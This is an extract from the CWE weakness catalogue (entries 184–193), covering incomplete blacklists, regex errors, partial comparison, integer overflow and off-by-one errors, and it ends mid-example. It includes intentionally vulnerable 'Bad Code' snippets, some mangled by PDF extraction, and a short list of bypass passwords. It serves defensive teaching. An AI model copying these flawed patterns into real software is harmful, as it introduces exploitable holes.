Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	C	171	Cleansing, Canonicalization, and Comparison Errors	699	248
CanPrecede	B	434	Unrestricted Upload of File with Dangerous Type	1000	551
ChildOf	C	693	Protection Mechanism Failure	1000	814
ChildOf	C	697	Insufficient Comparison	1000	817
ChildOf	C	722	OWASP Top Ten 2004 Category A1 - Unvalidated Input	711	850
CanAlsoBe	B	186	Overly Restrictive Regular Expression	1000	265
PeerOf	B	625	Permissive Regular Expression	1000	730
PeerOf	B	627	Dynamic Variable Evaluation	1000	732

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Permissive Whitelist

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
3	Using Leading 'Ghost' Character Sequences to Bypass Input Filters	
43	Exploiting Multiple Input Interpretation Layers	
71	Using Unicode Encoding to Bypass Validation Logic	

CWE-184: Incomplete Blacklist

Weakness ID: 184 (Weakness Base)

Status: Draft

Description

Summary

An application uses a "blacklist" of prohibited values, but the blacklist is incomplete.

Extended Description

If an incomplete blacklist is used as a security mechanism, then the software may allow unintended values to pass into the application logic.

Time of Introduction

- Implementation
- Architecture and Design

Applicable Platforms

Languages

- All

Detection Methods

Black Box

Exploitation of incomplete blacklist weaknesses using the obvious manipulations might fail, but minor variations might succeed.

Demonstrative Examples

In the following example, an XSS neutralization routine (blacklist) only checks for the lower-case "script" string, which can be easily defeated.

Java Example:

Bad Code

```
public String removeScriptTags(String input, String mask) {
    return input.replaceAll("script", mask);
}
```

Observed Examples

Reference	Description
CVE-2002-0661	"\" not in blacklist for web server, allowing path traversal attacks when the server is run in Windows and other OSes.
CVE-2004-0542	Programming language does not filter certain shell metacharacters in Windows environment.
CVE-2004-0595	XSS filter doesn't filter null characters before looking for dangerous tags, which are ignored by web browsers. MIE and validate-before-cleanse.
CVE-2004-2351	Resultant XSS from incomplete blacklist (only <script> and <style> are checked).
CVE-2005-1824	SQL injection protection scheme does not quote the "\" special character.
CVE-2005-2184	Incomplete blacklist prevents user from automatically executing .EXE files, but allows .LNK, allowing resultant Windows symbolic link.
CVE-2005-2782	PHP remote file inclusion in web application that filters "http" and "https" URLs, but not "ftp".
CVE-2005-2959	Privileged program does not clear sensitive environment variables that are used by bash. Overlaps multiple interpretation error.
CVE-2005-3287	Web-based mail product doesn't restrict dangerous extensions such as ASPX on a web server, even though others are prohibited.
CVE-2006-4308	Chain: only checks "javascript:" tag
CVE-2007-1343	product doesn't protect one dangerous variable against external modification
CVE-2007-3572	Chain: incomplete blacklist for OS command injection
CVE-2007-5727	Chain: only removes SCRIPT tags, enabling XSS

Potential Mitigations

Ensure black list covers all inappropriate content outlined in the Common Weakness Enumeration. Combine use of black list with appropriate use of white lists. Do not rely exclusively on blacklist validation to detect malicious input or to encode output. There are too many variants to encode a character; you're likely to miss some variants.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name			Page
CanPrecede		78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	1000		88
CanPrecede		79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	1000	692	96
CanPrecede		98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	1000		138
ChildOf		171	Cleansing, Canonicalization, and Comparison Errors	699		248
CanPrecede		434	Unrestricted Upload of File with Dangerous Type	1000		551
ChildOf		693	Protection Mechanism Failure	1000		814
ChildOf		697	Insufficient Comparison	1000		817
PeerOf		86	<i>Improper Neutralization of Invalid Characters in Identifiers in Web Pages</i>	1000		113
CanAlsoBe		186	<i>Overly Restrictive Regular Expression</i>	1000		265
PeerOf		625	<i>Permissive Regular Expression</i>	1000		730
StartsChain		692	<i>Incomplete Blacklist to Cross-Site Scripting</i>	709	692	813

Relationship Notes

An incomplete blacklist frequently produces resultant weaknesses. Some incomplete blacklist issues might arise from multiple interpretation errors, e.g. a blacklist for dangerous shell metacharacters might not include a metacharacter that only has meaning in

one particular shell, not all of them; or a blacklist for XSS manipulations might ignore an unusual construct that's supported by one web browser, but not others.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Incomplete Blacklist

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
3	Using Leading 'Ghost' Character Sequences to Bypass Input Filters	
6	Argument Injection	
15	Command Delimiters	
18	Embedding Scripts in Nonscript Elements	
43	Exploiting Multiple Input Interpretation Layers	
63	Simple Script Injection	
71	Using Unicode Encoding to Bypass Validation Logic	
73	User-Controlled Filename	
85	Client Network Footprinting (using AJAX/XSS)	
86	Embedding Script (XSS) in HTTP Headers	
163	Spear Phishing	

References

G. Hoglund and G. McGraw. "Exploiting Software: How to Break Code". Addison-Wesley. February 2004.

S. Christey. "Blacklist defenses as a breeding ground for vulnerability variants". February 2006. <<http://seclists.org/fulldisclosure/2006/Feb/0040.html>>.

CWE-185: Incorrect Regular Expression

Weakness ID: 185 (Weakness Class)

Status: Draft

Description

Summary

The software specifies a regular expression in a way that causes data to be improperly matched or compared.

Extended Description

When the regular expression is used in protection mechanisms such as filtering or validation, this may allow an attacker to bypass the intended restrictions on the incoming data.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Integrity

In PHP, regular expression checks can sometimes be bypassed with a null byte, leading to any number of weaknesses.

Observed Examples

Reference	Description
CVE-2000-0115	Local user DoS via invalid regular expressions.
CVE-2001-1072	Bypass access restrictions via multiple leading slash, which causes a regular expression to fail.
CVE-2002-1527	Error infoleak via malformed input that generates a regular expression error.
CVE-2002-2109	Regex isn't "anchored" to the beginning or end, which allows spoofed values that have trusted values as substrings.
CVE-2005-0603	Malformed regexp syntax leads to error infoleak.
CVE-2005-1061	Certain strings are later used in a regexp, leading to a resultant crash.
CVE-2005-1820	Code injection due to improper quoting of regular expression.

Reference	Description
CVE-2005-1949	Regex for IP address isn't anchored at the end, allowing appending of shell metacharacters.
CVE-2005-2169	MFV. Regular expression intended to protect against directory traversal reduces ".../.../" to ".../".
CVE-2005-3153	Null byte bypasses PHP regexp check.
CVE-2005-4155	Null byte bypasses PHP regexp check.

Potential Mitigations

Regular expressions can become error prone when defining a complex language even for those experienced in writing grammars. Determine if several smaller regular expressions simplifies one large regular expression. Also, subject your regular expression to thorough testing techniques such as equivalence partitioning, boundary value analysis, and robustness. After testing and a reasonable confidence level is achieved a regular expression may not be full proof. If an exploit is allowed to slip through, then record the exploit and refactor your regular expression.

Other Notes

Keywords: regexp

This can seem to overlap whitelist/blacklist problems, but it is intended to deal with improperly written regular expressions, regardless of the values that those regular expressions use.

While whitelists and blacklists are often implemented using regular expressions, they can be implemented using other mechanisms as well.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		171	Cleansing, Canonicalization, and Comparison Errors	699	248
CanPrecede		182	Collapse of Data into Unsafe Value	1000	260
CanPrecede		187	Partial Comparison	1000	266
ChildOf		697	Insufficient Comparison	1000	817
ParentOf		186	<i>Overly Restrictive Regular Expression</i>	699 1000	265
ParentOf		625	<i>Permissive Regular Expression</i>	699 1000	730

Research Gaps

Regex errors are likely a primary factor in many MFVs, especially those that require multiple manipulations to exploit. However, they are rarely diagnosed at this level of detail.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Regular Expression Error

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
6	Argument Injection	
15	Command Delimiters	
79	Using Slashes in Alternate Encoding	

References

[REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 10, "Using Regular Expressions for Checking Input" Page 350. 2nd Edition. Microsoft. 2002.

CWE-186: Overly Restrictive Regular Expression

Weakness ID: 186 (*Weakness Base*)

Status: Draft

Description

Summary

A regular expression is overly restrictive, which prevents dangerous values from being detected.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
CVE-2005-1604	MIE. ".php.ns" bypasses ".php\$" regexp but is still parsed as PHP by Apache. (manipulates an equivalence property under Apache)

Potential Mitigations

Implementation

Regular expressions can become error prone when defining a complex language even for those experienced in writing grammars. Determine if several smaller regular expressions simplify one large regular expression. Also, subject your regular expression to thorough testing techniques such as equivalence partitioning, boundary value analysis, and robustness. After testing and a reasonable confidence level is achieved, a regular expression may not be foolproof. If an exploit is allowed to slip through, then record the exploit and refactor your regular expression.

Relationships

Nature	Type	ID	Name	V	Page
CanAlsoBe		183	Permissive Whitelist	1000	261
CanAlsoBe		184	Incomplete Blacklist	1000	262
ChildOf		185	Incorrect Regular Expression	699 1000	264

Relationship Notes

Can overlap whitelist/blacklist errors.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Overly Restrictive Regular Expression

CWE-187: Partial Comparison

Weakness ID: 187 (*Weakness Base*) **Status:** Incomplete

Description

Summary

The software performs a comparison that only examines a portion of a factor before determining whether there is a match, such as a substring, leading to resultant weaknesses.

Extended Description

For example, an attacker might succeed in authentication by providing a small password that matches the associated portion of the larger, correct password.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

This example defines a fixed username and password. The AuthenticateUser() function is intended to accept a username and a password from an untrusted user, and check to ensure that it matches the username and password. If the username and password match, AuthenticateUser() is intended to indicate that authentication succeeded.

C Example:

Bad Code

```
/* Ignore CWE-259 (hard-coded password) and CWE-309 (use of password system for authentication) for this example. */
char *username = "admin";
char *pass = "password";
int AuthenticateUser(char *inUser, char *inPass) {
    if (strcmp(username, inUser, strlen(inUser))) {
        logEvent("Auth failure of username using strlen of inUser");
        return(AUTH_FAIL);
    }
}
```

```

}
if (! strcmp(pass, inPass, strlen(inPass))) {
    logEvent("Auth success of password using strlen of inUser");
    return(AUTH_SUCCESS);
}
else {
    logEvent("Auth fail of password using sizeof");
    return(AUTH_FAIL);
}
}
}
int main (int argc, char **argv) {
    int authResult;
    if (argc < 3) {
        ExitError("Usage: Provide a username and password");
    }
    authResult = AuthenticateUser(argv[1], argv[2]);
    if (authResult == AUTH_SUCCESS) {
        DoAuthenticatedTask(argv[1]);
    }
    else {
        ExitError("Authentication failed");
    }
}
}

```

In AuthenticateUser(), the strcmp() call uses the string length of an attacker-provided inPass parameter in order to determine how many characters to check in the password. So, if the attacker only provides a password of length 1, the check will only check the first byte of the application's password before determining success.

As a result, this partial comparison leads to improper authentication (CWE-287).

Any of these passwords would still cause authentication to succeed for the "admin" user:

Attack

```

p
pa
pas
pass

```

This significantly reduces the search space for an attacker, making brute force attacks more feasible.

The same problem also applies to the username, so values such as "a" and "adm" will succeed for the username.

While this demonstrative example may not seem realistic, see the Observed Examples for CVE entries that effectively reflect this same weakness.

Observed Examples

Reference	Description
CVE-2000-0979	One-character password by attacker checks only against first character of real password.
CVE-2002-1374	One-character password by attacker checks only against first character of real password.
CVE-2004-0765	Web browser only checks the hostname portion of a certificate when the hostname portion of the URI is not a fully qualified domain name (FQDN), which allows remote attackers to spoof trusted certificates.
CVE-2004-1012	Argument parser of an IMAP server treats a partial command "body[p" as if it is "body.peek", leading to index error and out-of-bounds corruption.

Potential Mitigations

Thoroughly test the comparison scheme before deploying code into production. Perform positive testing as well as negative testing.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		171	Cleansing, Canonicalization, and Comparison Errors	699	248
ChildOf		697	Insufficient Comparison	1000	817

Nature	Type	ID	Name	V	Page
CanFollow		185	Incorrect Regular Expression	1000	264
PeerOf		625	Permissive Regular Expression	1000	730

Relationship Notes

This is conceptually similar to other weaknesses, such as insufficient verification and regular expression errors. It is primary to some weaknesses.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Partial Comparison

CWE-188: Reliance on Data/Memory Layout

Weakness ID: 188 (Weakness Base)

Status: Draft

Description

Summary

The software makes invalid assumptions about how protocol data or memory is organized at a lower level, resulting in unintended program behavior.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- C
- C++

Common Consequences

Integrity

Confidentiality

Can result in unintended modifications or information leaks of data.

Likelihood of Exploit

Low

Demonstrative Examples

C Example:

Bad Code

```
void example() {
    char a;
    char b;
    *(&a + 1) = 0;
}
```

Here, b may not be one byte past a. It may be one byte in front of a. Or, they may have three bytes between them because they get aligned to 32-bit boundaries.

Potential Mitigations

Design and Implementation: In flat address space situations, never allow computing memory addresses as offsets from another memory address.

Architecture and Design

Fully specify protocol layout unambiguously, providing a structured grammar (e.g., a compilable yacc grammar).

Testing: Test that the implementation properly handles each case in the protocol grammar.

Other Notes

When changing platforms or protocol versions, data may move in unintended ways. For example, some architectures may place local variables a and b right next to each other with a on top; some may place them next to each other with b on top; and others may add some padding to each. This ensured that each variable is aligned to a proper word size. In protocol implementations, it is common to offset relative to another field to pick out a specific piece of data. Exceptional conditions -- often involving new protocol versions -- may add corner cases that lead to the data

layout changing in an unusual way. The result can be that an implementation accesses a particular part of a packet, treating data of one type as data of another type.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	137	Representation Errors	699	216
ChildOf	G	435	Interaction Error	1000	556
ChildOf	G	758	Reliance on Undefined, Unspecified, or Implementation-Defined Behavior	1000	882
ParentOf	B	198	Use of Incorrect Byte Ordering	1000	286

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
CLASP	Reliance on data layout

CWE-189: Numeric Errors

Category ID: 189 (Category) Status: Draft

Description

Summary

Weaknesses in this category are related to improper calculation or conversion of numbers.

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	19	Data Handling	699	15
ParentOf	B	128	Wrap-around Error	699	195
ParentOf	B	129	Improper Validation of Array Index	699	197
ParentOf	B	190	Integer Overflow or Wraparound	699	269
ParentOf	V	195	Signed to Unsigned Conversion Error	699	281
ParentOf	B	198	Use of Incorrect Byte Ordering	699	286
MemberOf	V	635	Weaknesses Used by NVD	635	738
ParentOf	B	681	Incorrect Conversion between Numeric Types	699	801
ParentOf	G	682	Incorrect Calculation	699	802

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Numeric Errors

CWE-190: Integer Overflow or Wraparound

Weakness ID: 190 (Weakness Base) Status: Incomplete

Description

Summary

The software performs a calculation that can produce an integer overflow or wraparound, when the logic assumes that the resulting value will always be larger than the original value. This can introduce other weaknesses when the calculation is used for resource management or execution control.

Extended Description

An integer overflow or wraparound occurs when an integer value is incremented to a value that is too large to store in the associated representation. When this occurs, the value may wrap to become a very small or negative number. While this may be intended behavior in circumstances that rely on wrapping, it can have security consequences if the wrap is unexpected. This is especially the case if the integer overflow can be triggered using user-supplied inputs. This

becomes security-critical when the result is used to control looping, make a security decision, or determine the offset or size in behaviors such as memory allocation, copying, concatenation, etc.

Terminology Notes

"Integer overflow" is sometimes used to cover several types of errors, including signedness errors, or buffer overflows that involve manipulation of integer data types instead of characters. Part of the confusion results from the fact that 0xffffffff is -1 in a signed context. Other confusion also arises because of the role that integer overflows have in chains.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- Language-independent

Common Consequences

Availability

DoS: crash / exit / restart

DoS: resource consumption (CPU)

Integer overflows generally lead to undefined behavior and therefore crashes. In the case of overflows involving loop index variables, the likelihood of infinite loops is also high.

Integrity

Modify memory

If the value in question is important to data (as opposed to flow), simple data corruption may occur. Also, if the integer overflow results in a buffer overflow condition, data corruption may take place.

Access Control

Integrity

Execute unauthorized code or commands

Integer overflows can sometimes trigger buffer overflows which can be used to execute arbitrary code. This is usually outside the scope of a program's implicit security policy.

Likelihood of Exploit

Medium

Detection Methods

Automated Static Analysis

High

This weakness can often be detected using automated static analysis tools. Many modern tools use data flow analysis or constraint-based techniques to minimize the number of false positives.

Black Box

Moderate

Sometimes, evidence of this weakness can be detected using dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Without visibility into the code, black box methods may not be able to sufficiently distinguish this weakness from others, requiring follow-up manual methods to diagnose the underlying problem.

Manual Analysis

High

This weakness can be detected using tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session.

Specifically, manual static analysis is useful for evaluating the correctness of allocation calculations. This can be useful for detecting overflow conditions (CWE-190) or similar weaknesses that might have serious security impacts on the program.

These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Demonstrative Examples

Example 1:

The following code excerpt from OpenSSH 3.3 demonstrates a classic case of integer overflow:

C Example:

Bad Code

```
nresp = packet_get_int();
if (nresp > 0) {
    response = xmalloc(nresp*sizeof(char*));
    for (i = 0; i > nresp; i++) response[i] = packet_get_string(NULL);
}
```

If `nresp` has the value 1073741824 and `sizeof(char*)` has its typical value of 4, then the result of the operation `nresp*sizeof(char*)` overflows, and the argument to `xmalloc()` will be 0. Most `malloc()` implementations will happily allocate a 0-byte buffer, causing the subsequent loop iterations to overflow the heap buffer `response`.

Example 2:

Integer overflows can be complicated and difficult to detect. The following example is an attempt to show how an integer overflow may lead to undefined looping behavior:

C Example:

Bad Code

```
short int bytesRec = 0;
char buf[SOMEBIGNUM];
while(bytesRec < MAXGET) {
    bytesRec += getFromInput(buf+bytesRec);
}
```

In the above case, it is entirely possible that `bytesRec` may overflow, continuously creating a lower number than `MAXGET` and also overwriting the first `MAXGET-1` bytes of `buf`.

Observed Examples

Reference	Description
CVE-2002-0391	Integer overflow via a large number of arguments.
CVE-2002-0639	Integer overflow in OpenSSH as listed in the demonstrative examples.
CVE-2004-2013	Length value of -1 leads to allocation of 0 bytes and resultant heap overflow.
CVE-2005-0102	Length value of -1 leads to allocation of 0 bytes and resultant heap overflow.
CVE-2005-1141	Image with large width and height leads to integer overflow.
CVE-2010-2753	chain: integer overflow leads to use-after-free

Potential Mitigations

Requirements

Ensure that all protocols are strictly defined, such that all out-of-bounds behavior can be identified simply, and require strict conformance to the protocol.

Requirements

Language Selection

Use a language that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

If possible, choose a language or compiler that performs automatic bounds checking.

Architecture and Design

Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

Use libraries or frameworks that make it easier to handle numbers without unexpected consequences.

Examples include safe integer handling packages such as `SafeInt` (C++) or `IntegerLib` (C or C++).

Implementation

Input Validation

Perform input validation on any numeric input by ensuring that it is within the expected range. Enforce that the input meets both the minimum and maximum requirements for the expected range.

Use unsigned integers where possible. This makes it easier to perform sanity checks for integer overflows. If you must use signed integers, make sure that your range check includes minimum values as well as maximum values.

Implementation

Understand your programming language's underlying representation and how it interacts with numeric calculation (CWE-681). Pay close attention to byte size discrepancies, precision, signed/unsigned distinctions, truncation, conversion and casting between types, "not-a-number" calculations, and how your language handles numbers that are too large or too small for its underlying representation.

Also be careful to account for 32-bit, 64-bit, and other potential differences that may affect the numeric representation.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Implementation

Compilation or Build Hardening

Examine compiler warnings closely and eliminate problems with potential security implications, such as signed / unsigned mismatch in memory operations, or use of uninitialized variables. Even if the weakness is rarely exploitable, a single failure may lead to the compromise of the entire system.

Relationships

Nature	Type	ID	Name	V	∞	Page
ChildOf		20	Improper Input Validation	700		15
CanPrecede		119	Failure to Constrain Operations within the Bounds of a Memory Buffer	1000	680	175
ChildOf		189	Numeric Errors	699		269
ChildOf		682	Incorrect Calculation	699		802
				1000		
ChildOf		738	CERT C Secure Coding Section 04 - Integers (INT)	734		865
ChildOf		742	CERT C Secure Coding Section 08 - Memory Management (MEM)	734		866
ChildOf		802	2010 Top 25 - Risky Resource Management	800		936
PeerOf		128	Wrap-around Error	1000		195
StartsChain		680	Integer Overflow to Buffer Overflow	709	680	800

Relationship Notes

Integer overflows can be primary to buffer overflows.

Functional Areas

- Number processing
- Memory management
- Non-specific, counters

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Integer overflow (wrap or wraparound)
7 Pernicious Kingdoms		Integer Overflow
CLASP		Integer overflow
CERT C Secure Coding	INT03-C	Use a secure integer library

Mapped Taxonomy Name	Node ID	Mapped Node Name
CERT C Secure Coding	INT30-C	Ensure that unsigned integer operations do not wrap
CERT C Secure Coding	INT32-C	Ensure that operations on signed integers do not result in overflow
CERT C Secure Coding	INT35-C	Evaluate integer expressions in a larger size before comparing or assigning to that size
CERT C Secure Coding	MEM07-C	Ensure that the arguments to calloc(), when multiplied, can be represented as a size_t
CERT C Secure Coding	MEM35-C	Allocate sufficient memory for an object
WASC	3	Integer Overflows

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
92	Forced Integer Overflow	

References

- Yves Younan. "An overview of common programming security vulnerabilities and possible solutions". Student thesis section 5.4.3. August 2003. < <http://fort-knox.org/thesis.pdf> >.
- blexim. "Basic Integer Overflows". Phrack - Issue 60, Chapter 10. < <http://www.phrack.org/archives/60/p60-0x0a.txt> >.
- [REF-11] M. Howard and D. LeBlanc. "Writing Secure Code". Chapter 20, "Integer Overflows" Page 620. 2nd Edition. Microsoft. 2002.
- [REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 7: Integer Overflows." Page 119. McGraw-Hill. 2010.
- [REF-18] David LeBlanc and Niels Dekker. "SafeInt". < <http://safeint.codeplex.com/> >.
- Johannes Ullrich. "Top 25 Series - Rank 17 - Integer Overflow Or Wraparound". SANS Software Security Institute. 2010-03-18. < <http://blogs.sans.org/appsecstreetfighter/2010/03/18/top-25-series---rank-17---integer-overflow-or-wraparound/> >.

CWE-191: Integer Underflow (Wrap or Wraparound)

Weakness ID: 191 (Weakness Base)

Status: Draft

Description

Summary

The product subtracts one value from another, such that the result is less than the minimum allowable integer value, which produces a value that is not equal to the correct result.

Extended Description

This can happen in signed and unsigned cases.

Alternate Terms

Integer underflow

"Integer underflow" is sometimes used to identify signedness errors in which an originally positive number becomes negative as a result of subtraction. However, there are cases of bad subtraction in which unsigned integers are involved, so it's not always a signedness issue.

"Integer underflow" is occasionally used to describe array index errors in which the index is negative.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++
- Java
- .NET

Demonstrative Examples

The following example has an integer underflow. The value of *i* is already at the lowest negative value possible. The new value of *i* is 2147483647.

C Example:

Bad Code

```
#include <stdio.h>
#include <stdbool.h>
main (void)
{
    int i;
    unsigned int j = 0;
    i = -2147483648;
    i = i - 1;
    j = j - 1;
    return 0;
}
```

Observed Examples

Reference	Description
CVE-2004-0816	Integer underflow in firewall via malformed packet.
CVE-2004-1002	Integer underflow by packet with invalid length.
CVE-2005-0199	Long input causes incorrect length calculation.
CVE-2005-1891	Malformed icon causes integer underflow in loop counter variable.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		682	Incorrect Calculation		699 1000

Research Gaps

Under-studied.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Integer underflow (wrap or wraparound)

CWE-192: Integer Coercion Error

Category ID: 192 (Category)

Status: Incomplete

Description

Summary

Integer coercion refers to a set of flaws pertaining to the type casting, extension, or truncation of primitive data types.

Extended Description

Several flaws fall under the category of integer coercion errors. For the most part, these errors in and of themselves result only in availability and data integrity issues. However, in some circumstances, they may result in other, more complicated security related flaws, such as buffer overflow conditions.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- C
- C++
- Java
- .NET

Common Consequences

Availability

Integer coercion often leads to undefined states of execution resulting in infinite loops or crashes.

Access Control

In some cases, integer coercion errors can lead to exploitable buffer overflow conditions, resulting in the execution of arbitrary code.

Integrity

Integer coercion errors result in an incorrect value being stored for the variable in question.

Likelihood of Exploit

Medium

Demonstrative Examples**Example 1:**

The following code is intended to read an incoming packet from a socket and extract one or more headers.

C Example:

Bad Code

```
DataPacket *packet;
int numHeaders;
PacketHeader *headers;
sock=AcceptSocketConnection();
ReadPacket(packet, sock);
numHeaders =packet->headers;
if (numHeaders > 100) {
    ExitError("too many headers!");
}
headers = malloc(numHeaders * sizeof(PacketHeader));
ParsePacketHeaders(packet, headers);
```

The code performs a check to make sure that the packet does not contain too many headers. However, numHeaders is defined as a signed int, so it could be negative. If the incoming packet specifies a value such as -3, then the malloc calculation will generate a negative number (say, -300 if each header can be a maximum of 100 bytes). When this result is provided to malloc(), it is first converted to a size_t type. This conversion then produces a large value such as 4294966996, which may cause malloc() to fail or to allocate an extremely large amount of memory (CWE-195). With the appropriate negative numbers, an attacker could trick malloc() into using a very small positive number, which then allocates a buffer that is much smaller than expected, potentially leading to a buffer overflow.

Example 2:

The following code reads a maximum size and performs a sanity check on that size. It then performs a strncpy, assuming it will not exceed the boundaries of the array. While the use of "short s" is forced in this particular example, short int's are frequently used within real-world code, such as code that processes structured data.

C Example:

Bad Code

```
int GetUntrustedInt () {
    return(0x0000FFFF);
}
void main (int argc, char **argv) {
    char path[256];
    char *input;
    int i;
    short s;
    unsigned int sz;
    i = GetUntrustedInt();
    s = i;
    /* s is -1 so it passes the safety check - CWE-697 */
    if (s > 256) {
        DiePainfully("go away!\n");
    }
    /* s is sign-extended and saved in sz */
    sz = s;
    /* output: i=65535, s=-1, sz=4294967295 - your mileage may vary */
    printf("i=%d, s=%d, sz=%u\n", i, s, sz);
    input = GetUserInput("Enter pathname:");
    /* strncpy interprets s as unsigned int, so it's treated as MAX_INT
    (CWE-195), enabling buffer overflow (CWE-119) */
    strncpy(path, input, s);
    path[255] = '\0'; /* don't want CWE-170 */
    printf("Path is: %s\n", path);
```

```
}
```

Potential Mitigations

Requirements specification: A language which throws exceptions on ambiguous data casts might be chosen.

Architecture and Design

Design objects and program flow such that multiple or complex casts are unnecessary

Implementation

Ensure that any data type casting that you must use is entirely understood in order to reduce the plausibility of error in use.

Relationships

Nature	Type	ID	Name	✓	Page
CanAlsoBe	B	194	Unexpected Sign Extension	1000	280
CanAlsoBe	V	195	Signed to Unsigned Conversion Error	1000	281
CanAlsoBe	V	196	Unsigned to Signed Conversion Error	1000	283
CanAlsoBe	B	197	Numeric Truncation Error	1000	285
ChildOf	B	681	Incorrect Conversion between Numeric Types	1000	801
ChildOf	C	682	Incorrect Calculation	699	802
ChildOf	C	738	CERT C Secure Coding Section 04 - Integers (INT)	734	865

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
CLASP		Integer coercion error
CERT C Secure Coding	INT02-C	Understand integer conversion rules
CERT C Secure Coding	INT05-C	Do not use input functions to convert character data if they cannot handle all possible inputs
CERT C Secure Coding	INT31-C	Ensure that integer conversions do not result in lost or misinterpreted data

Maintenance Notes

Within C, it might be that "coercion" is semantically different than "casting", possibly depending on whether the programmer directly specifies the conversion, or if the compiler does it implicitly. This has implications for the presentation of this node and others, such as CWE-681, and whether there is enough of a difference for these nodes to be split.

CWE-193: Off-by-one Error

Weakness ID: 193 (*Weakness Base*)

Status: Draft

Description

Summary

A product calculates or uses an incorrect maximum or minimum value that is 1 more, or 1 less, than the correct value.

Alternate Terms

off-by-five

An "off-by-five" error was reported for sudo in 2002 (CVE-2002-0184), but that is more like a "length calculation" error.

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Demonstrative Examples

Example 1:

The following code allocates memory for a maximum number of widgets. It then gets a user-specified number of widgets, making sure that the user does not request too many. It then

initializes the elements of the array using `InitializeWidget()`. Because the number of widgets can vary for each request, the code inserts a `NULL` pointer to signify the location of the last widget.

C Example:

Bad Code

```
int i;
unsigned int numWidgets;
Widget **WidgetList;
numWidgets = GetUntrustedSizeValue();
if ((numWidgets == 0) || (numWidgets > MAX_NUM_WIDGETS)) {
    ExitError("Incorrect number of widgets requested!");
}
WidgetList = (Widget **)malloc(numWidgets * sizeof(Widget *));
printf("WidgetList ptr=%p\n", WidgetList);
for(i=0; i<numWidgets; i++) {
    WidgetList[i] = InitializeWidget();
}
WidgetList[numWidgets] = NULL;
showWidgets(WidgetList);
```

However, this code contains an off-by-one calculation error. It allocates exactly enough space to contain the specified number of widgets, but it does not include the space for the `NULL` pointer. As a result, the allocated buffer is smaller than it is supposed to be (CWE-131). So if the user ever requests `MAX_NUM_WIDGETS`, there is an off-by-one buffer overflow when the `NULL` is assigned. Depending on the environment and compilation settings, this could cause memory corruption.

Example 2:

The following C/C++ example demonstrates the Off-by-one error in the main method of a pattern matching utility that looks for a specific pattern within a specific file. The main method uses the string copy method, `strncpy`, to copy the command line user input file name and pattern to the `Filename` and `Pattern` character arrays respectively.

C Example:

Bad Code

```
int main(int argc, char **argv)
{
    char Filename[256];
    char Pattern[32];
    /* Validate number of parameters and ensure valid content */
    ...
    /* copy filename parameter to variable, may cause off-by-one overflow */
    strncpy(Filename, argv[1], sizeof(Filename));
    /* copy pattern parameter to variable, may cause off-by-one overflow */
    strncpy(Pattern, argv[2], sizeof(Pattern));
    printf("Searching file: %s for the pattern: %s\n", Filename, Pattern);
    Scan_File(Filename, Pattern);
}
```

However, the calls to `strncpy` use the `sizeof` method call for the size parameter that does not take into account that the `strncpy` will add a null terminator to each character array. Therefore if a user enters a filename or pattern that are the same size as (or larger than) their respective character arrays a null terminator will be added beyond the end of the buffer for the character arrays creating an off-by-one buffer overflow. In addition to creating a buffer overflow that may cause a memory address to be overwritten, if the character arrays are output to the user through the `printf` method the memory addresses at the overflow location may be output to the user.

To fix this problem, be sure to subtract 1 from the `sizeof()` call to allow room for the null byte to be added.

C Example:

Good Code

```
/* copy filename parameter to variable, no off-by-one overflow */
strncpy(Filename, argv[2], sizeof(Filename)-1);
